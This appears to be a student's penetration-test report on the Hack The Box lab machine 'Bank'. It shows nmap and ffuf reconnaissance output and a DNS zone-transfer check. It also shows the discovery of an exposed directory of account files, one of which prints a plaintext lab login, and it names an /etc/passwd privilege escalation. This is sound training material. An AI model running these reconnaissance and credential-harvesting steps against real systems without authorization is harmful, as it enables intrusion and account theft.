
Offensive Security Certified Professional Exam Report

OSCP Exam Report

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1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Bank**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Bank** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Bank(10.10.10.29) - Sensitive file disclosure and write access to /etc/passwd

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Bank - 10.10.10.29

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **Bank**.

3.2.1 System IP: 10.10.10.29(Bank)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.29	TCP: 22,53,80\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Mon Jul 12 08:41:39 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪ 10.10.10.29
Nmap scan report for 10.10.10.29
Host is up, received echo-reply ttl 63 (0.21s latency).
Scanned at 2021-07-12 08:41:40 PDT for 20s
Not shown: 997 closed ports
Reason: 997 resets
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol
↪ 2.0)
| ssh-hostkey:
|   1024 08:ee:d0:30:d5:45:e4:59:db:4d:54:a8:dc:5c:ef:15 (DSA)
| ssh-dss
↪ AAAAB3NzaC1kc3MAAACBAMJ+YATka9wvs0FTz8iNws6uCiLqSFhmBYoYAorFpozVGkCkU1aEJ7biybFTw/qzS9pbSsaYA+3LyUyvh3BSPG
|   2048 b8:e0:15:48:2d:0d:f0:f1:73:33:b7:81:64:08:4a:91 (RSA)
| ssh-rsa
↪ AAAAB3NzaC1yc2EAAAADAQABAAQDc0roFjHtpSlqkDjnkEiYcbUrMH0Q4a6PcxqsR3updDGBWu/RK7AGWRSjPn13uIl/nl44XF/fkU
|   256 a0:4c:94:d1:7b:6e:a8:fd:07:fe:11:eb:88:d5:16:65 (ECDSA)
| ecdsa-sha2-nistp256
↪ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBDH30xnPq1XEub/UFQ2KoHXh9LFKMMkt60xYF30rEp1Y5XQd0QyeL
|   256 2d:79:44:30:c8:bb:5e:8f:07:cf:5b:72:ef:a1:6d:67 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIA8MYjFyo+40wYGTzeuyNd998y6c0x56mIuciim1cvKh
53/tcp    open  domain  syn-ack ttl 63  ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.9.5-3ubuntu0.14-Ubuntu
80/tcp    open  http     syn-ack ttl 63  Apache httpd 2.4.7 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jul 12 08:42:00 2021 -- 1 IP address (1 host up) scanned in 21.10 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Mon Jul 12 08:42:27 2021 as: nmap -sC -sV -p- -vv -oA nmap/full
↳ 10.10.10.29
Nmap scan report for 10.10.10.29
Host is up, received echo-reply ttl 63 (0.21s latency).
Scanned at 2021-07-12 08:42:28 PDT for 321s
Not shown: 65532 closed ports
Reason: 65532 resets
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol
↳ 2.0)
| ssh-hostkey:
|   1024 08:ee:d0:30:d5:45:e4:59:db:4d:54:a8:dc:5c:ef:15 (DSA)
| ssh-dss
↳ AAAAB3NzaC1kc3MAAACBAMJ+YATka9wvs0FTz8iNws6uCiLqSFhmBYoYAorFpozVGkCkU1aEJ7biybFTw/qzS9pbSsaYA+3LyUyvh3BSPC
|   2048 b8:e0:15:48:2d:0d:f0:f1:73:33:b7:81:64:08:4a:91 (RSA)
| ssh-rsa
↳ AAAAB3NzaC1yc2EAAAADAQABAAQDc0rofjHtpSlqkDjnkEiYcbUrMH0Q4a6PcxqsR3updDGBWu/RK7AGWRSjPn13u1l/nl44XF/fkL
|   256 a0:4c:94:d1:7b:6e:a8:fd:07:fe:11:eb:88:d5:16:65 (ECDSA)
| ecdsa-sha2-nistp256
↳ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBDH30xnPq1XEub/UFQ2KoHXh9LFKMMNkt60xYF30rEp1Y5XQd0QyeL
|   256 2d:79:44:30:c8:bb:5e:8f:07:cf:5b:72:ef:a1:6d:67 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIA8MYjFyo+40wYGTzeuyNd998y6c0x56mIuciim1cvKh
53/tcp    open  domain   syn-ack ttl 63 ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
| dns-nsid:
|_ bind.version: 9.9.5-3ubuntu0.14-Ubuntu
80/tcp    open  http     syn-ack ttl 63 Apache httpd 2.4.7 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jul 12 08:47:49 2021 -- 1 IP address (1 host up) scanned in 321.95 seconds
```

Ffuf

```
→ I7Z3R0 ffuf -u http://bank.htb/FUZZ -w /opt/wordlist/medium.txt -e
↳ .php,.txt,.zip,.sh,.rb,.pl | tee ffuf.out
```

```
/'___\ /'___\ /'___\
/\___/\ /\___/\ __ __ /\___/\
\ \ ,__\ \ \ ,__\ \ \ \ \ ,__\
\ \___/\ \ \___/\ \ \___/\
\ \___/\ \ \___/\ \ \___/\
\ \___/\ \ \___/\ \ \___/\
```

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```
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:: Method : GET
```

```
:: URL : http://bank.htb/FUZZ
:: Wordlist : FUZZ: /opt/wordlist/medium.txt
:: Extensions : .php .txt .zip .sh .rb .pl
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403,405
```

```
-----
login.php [Status: 200, Size: 1974, Words: 595, Lines: 52]
support.php [Status: 302, Size: 3291, Words: 784, Lines: 84]
index.php [Status: 302, Size: 7322, Words: 3793, Lines: 189]
uploads [Status: 301, Size: 305, Words: 20, Lines: 10]
assets [Status: 301, Size: 304, Words: 20, Lines: 10]
logout.php [Status: 302, Size: 0, Words: 1, Lines: 1]
inc [Status: 301, Size: 301, Words: 20, Lines: 10]
server-status [Status: 403, Size: 288, Words: 21, Lines: 11]
balance-transfer [Status: 301, Size: 314, Words: 20, Lines: 10]
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.29

Vulnerability Exploited : Sensitive file exposure to the public without encryption

System Vulnerable : 10.10.10.29

Vulnerability Explanation : Sensitive file exposure which revealed the username and password of the user without encryption

Privilege Escalation Vulnerability : Write access to the very sensitive file /etc/passwd to the non privileged user

Vulnerability fix : Web admin has to make sure if there are sensitive files exposed to the public or not which are unauthorized. The misconfiguration lead to the vulnerability of this machine

Severity Level : Critical

While checking the website i see nothing but the default page.




Figure 3.1: 205-web.png

Started the ffuf while was poking around the DNS. Normally DNS use to be UDP but here in this box its TCP so there might be possibilities that there is a zone transfer going on.




Figure 3.2: 210-nslookup.png

By checking with the bank.htb it seems to be resolving to the ip address. Added the same to the hosts file. Lets check for the zone transfers and see if there is anything interesting.




Figure 3.3: 225-bank.htb.png




Figure 3.4: 220-dig_zonetransfer.png

There are some domain entries which has nothing interesting except the default page.


But however i see that there is something called balance-transfer folder. Lets check and see that if there is anything interesting. By checking that i can see there are many files.

```

server-status      [Status: 403, Size: 289, Words: 21, Lines: 11]
balance-transfer   [Status: 200, Size: 253503, Words: 13039, Lines: 1015]
btaccess           [Status: 403, Size: 285, Words: 21, Lines: 11]

```

Figure 3.5: 350-ffuf_balancetransfer.png



Name	Last modified	Size	Description
Parent Directory	-	-	-
0a0b2b566c723fce6c5dc9544d426688.acc	2017-06-15 09:50	583	
0a0bc61850b221f20d9f356913fe0fe7.acc	2017-06-15 09:50	585	
0a2f19f03367b83c54549e81edc2dd06.acc	2017-06-15 09:50	584	
0a629f4d2a830c2ca6a744f6bab23707.acc	2017-06-15 09:50	584	
0a9014d0cc1912d4bd93264466fd1fad.acc	2017-06-15 09:50	584	
0ab1b48c05d1dbc484238cfb9e9267de.acc	2017-06-15 09:50	585	
0abe2e8e5fa6e58cd9ce13037ff0e29b.acc	2017-06-15 09:50	583	
0b6ad026ef67069a09e383501f47bfee.acc	2017-06-15 09:50	585	
0b59b6f62b0bf2fb3c5a21ca83b79d0f.acc	2017-06-15 09:50	584	
0b45913c924082d2c88a804a643a29c8.acc	2017-06-15 09:50	584	
0be866bee5b0b4cff0e5beaa5605b2e.acc	2017-06-15 09:50	584	
0c04ca2346c45c28ecedeb1cf62de4b.acc	2017-06-15 09:50	585	
0c4c9639defcfe73f6ce86a17f830ec0.acc	2017-06-15 09:50	584	
0ce1e50b4ee89c75489bd5e3ed54e003.acc	2017-06-15 09:50	584	
0d3d24f24126789503b03d14c0467657.acc	2017-06-15 09:50	584	
0d64f03e84187359907569a43c83bddd.acc	2017-06-15 09:50	582	
0d76fac96613294c341261bd87ddcf33.acc	2017-06-15 09:50	584	
0e5a884b0b23e98446c460b4dbafc3ee.acc	2017-06-15 09:50	584	
0ec03beb3832b05908105342c0cc9b2f.acc	2017-06-15 09:50	584	
0ec280c07bff51e211f18118aaf110b4.acc	2017-06-15 09:50	584	
0efa8fd313b2a59bb07e8a656dc91412.acc	2017-06-15 09:50	584	
0f2b9dad0ad001b9b14d64112de3fbcf.acc	2017-06-15 09:50	584	
0f6f890eddff9b4cf0deb3269ee0a358.acc	2017-06-15 09:50	585	
0f8495f20c0711377b9d082d53280d3d.acc	2017-06-15 09:50	584	
0fddb291b4c92a91d97d9f148dce4371.acc	2017-06-15 09:50	585	

Figure 3.6: 230-bank_transfer.png

By checking the file there are usernames and password which are encrypted. Downloaded the files using the wget.




Figure 3.7: 235-transfer_file.png




Figure 3.8: 240-files_downloading.png

While sorting the files i can see one file has less bytes when compared to the others which is a bit odd.





Figure 3.9: 245-non_encrypted.png

By checking the file i can see that there is a username and password. Lets try to login.



```
→ I7Z3R0 cat 68576f20e9732f1b2edc4df5b8533230.acc
--ERR ENCRYPT FAILED
+=====+
| HTB Bank Report |
+=====+

===UserAccount===
Full Name: Christos Christopoulos
Email: chris@bank.htb
Password: !##HTBB4nkP4ssw0rd!##
CreditCards: 5
Transactions: 39
Balance: 8842803 .
===UserAccount===
```

Figure 3.10: 250-password_chris.png

Logging in to the bank.htb works and we are able to see the balances too.

